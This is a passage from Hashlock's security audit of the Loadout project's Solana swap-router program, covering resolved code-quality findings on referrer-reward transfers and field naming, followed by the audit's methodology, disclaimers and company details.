Recommendation

Consider destructing the return values as full names, e.g., `let (referrer_reward, buyer_rebate, adjusted_protocol_fee) = ...`.

Status

Resolved

[Q-08] programs/swap-router/src/instructions/proxy_buy.rs#handler - Optional referrer transfers silently skip when reward is non-zero

Description

The L1/L2 referrer reward transfers are gated on `reward > 0 && account.is_some()`. When `compute_referral` returns a non-zero reward, the referrer account is guaranteed to be `Some`, so the `None` branch is unreachable. The same pattern appears in `proxy_sell`.

This is problematic because silently skipping over `None` values could mask potential invariant-breaking bugs. If `compute_referral` is refactored and the precondition decouples, the reward would be silently discarded rather than failing loudly.

Recommendation

When `l1_reward > 0` or `l2_reward > 0`, consider implementing `require!` so the matching account is `Some`.

Status

Resolved

[Q-09] programs/swap-router/src/instructions/proxy_sell.rs#ProxySell - Non-intuitive `swap_token` field name

Description

The project-token PDA is named `swap_token` and refers to the swap authority's account for the swap token. The name `swap_token` is ambiguous, as "token" is not a currency name and could be read as a verb.

Recommendation

Consider renaming `swap_token` to `swap_token_account`.

Status

Resolved

Centralisation

The Loadout project values security and utility over decentralisation.

The owner executable functions within the protocol increase security and functionality but depend highly on internal team responsibility.

Conclusion

After Hashlock's analysis, the Loadout project seems to have a sound and well-tested code base, now that our vulnerability findings have been resolved and acknowledged. Overall, most of the code is correctly ordered and follows industry best practices. The code is well commented on as well. To the best of our ability, Hashlock is not able to identify any further vulnerabilities.

Our Methodology

Hashlock strives to maintain a transparent working process and to make our audits a collaborative effort. The objective of our security audits is to improve the quality of systems and upcoming projects we review and to aim for sufficient remediation to help protect users and project leaders. Below is the methodology we use in our security audit process.

Manual Code Review:

In manually analysing all of the code, we seek to find any potential issues with code logic, error handling, protocol and header parsing, cryptographic errors, and random number generators. We also watch for areas where more defensive programming could reduce the risk of future mistakes and speed up future audits. Although our primary focus is on the in-scope code, we examine dependency code and behaviour when it is relevant to a particular line of investigation.

Vulnerability Analysis:

Our methodologies include manual code analysis, user interface interaction, and white box penetration testing. We consider the project's website, specifications, and whitepaper (if available) to attain a high-level understanding of what functionality the smart contract under review contains. We then communicate with the developers and founders to gain insight into their vision for the project. We install and deploy the relevant software, exploring the user interactions and roles. While we do this, we brainstorm threat models and attack surfaces. We read design documentation, review other audit results, search for similar projects, examine source code dependencies, skim open issue tickets, and generally investigate details other than the implementation.

Documenting Results:

We undergo a robust, transparent process for analysing potential security vulnerabilities and seeing them through to successful remediation. When a potential issue is discovered, we immediately create an issue entry for it in this document, even though we have not yet verified the feasibility and impact of the issue. This process is vast because we document our suspicions early even if they are later shown to not represent exploitable vulnerabilities. We generally follow a process of first documenting the suspicion with unresolved questions, and then confirming the issue through code analysis, live experimentation, or automated tests. Code analysis is the most tentative, and we strive to provide test code, log captures, or screenshots demonstrating our confirmation. After this, we analyse the feasibility of an attack in a live system.

Suggested Solutions:

We search for immediate mitigations that live deployments can take and finally, we suggest the requirements for remediation engineering for future releases. The mitigation and remediation recommendations should be scrutinised by the developers and deployment engineers, and successful mitigation and remediation is an ongoing collaborative process after we deliver our report, and before the contract details are made public.

Disclaimers

Hashlock's Disclaimer

Hashlock's team has analysed these smart contracts in accordance with the best industry practices at the date of this report, in relation to: cybersecurity vulnerabilities and issues in the smart contract source code, the details of which are disclosed in this report, (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

Due to the fact that the total number of test cases is unlimited, the audit makes no statements or warranties on the security of the code. It also cannot be considered as a sufficient assessment regarding the utility and safety of the code, bug-free status, or any other statements of the contract. While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only. We also suggest conducting a bug bounty program to confirm the high level of security of this smart contract.

Hashlock is not responsible for the safety of any funds and is not in any way liable for the security of the project.

Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the smart contract can have their own vulnerabilities that can lead to attacks. Thus, the audit can't guarantee the explicit security of the audited smart contracts.

About Hashlock

Hashlock is an Australian-based company aiming to help facilitate the successful widespread adoption of distributed ledger technology. Our key services all have a focus on security, as well as projects that focus on streamlined adoption in the business sector.

Hashlock is excited to continue to grow its partnerships with developers and other web3-oriented companies to collaborate on secure innovation, helping businesses and decentralised entities alike.

Website: hashlock.com.au
Contact: info@hashlock.com.au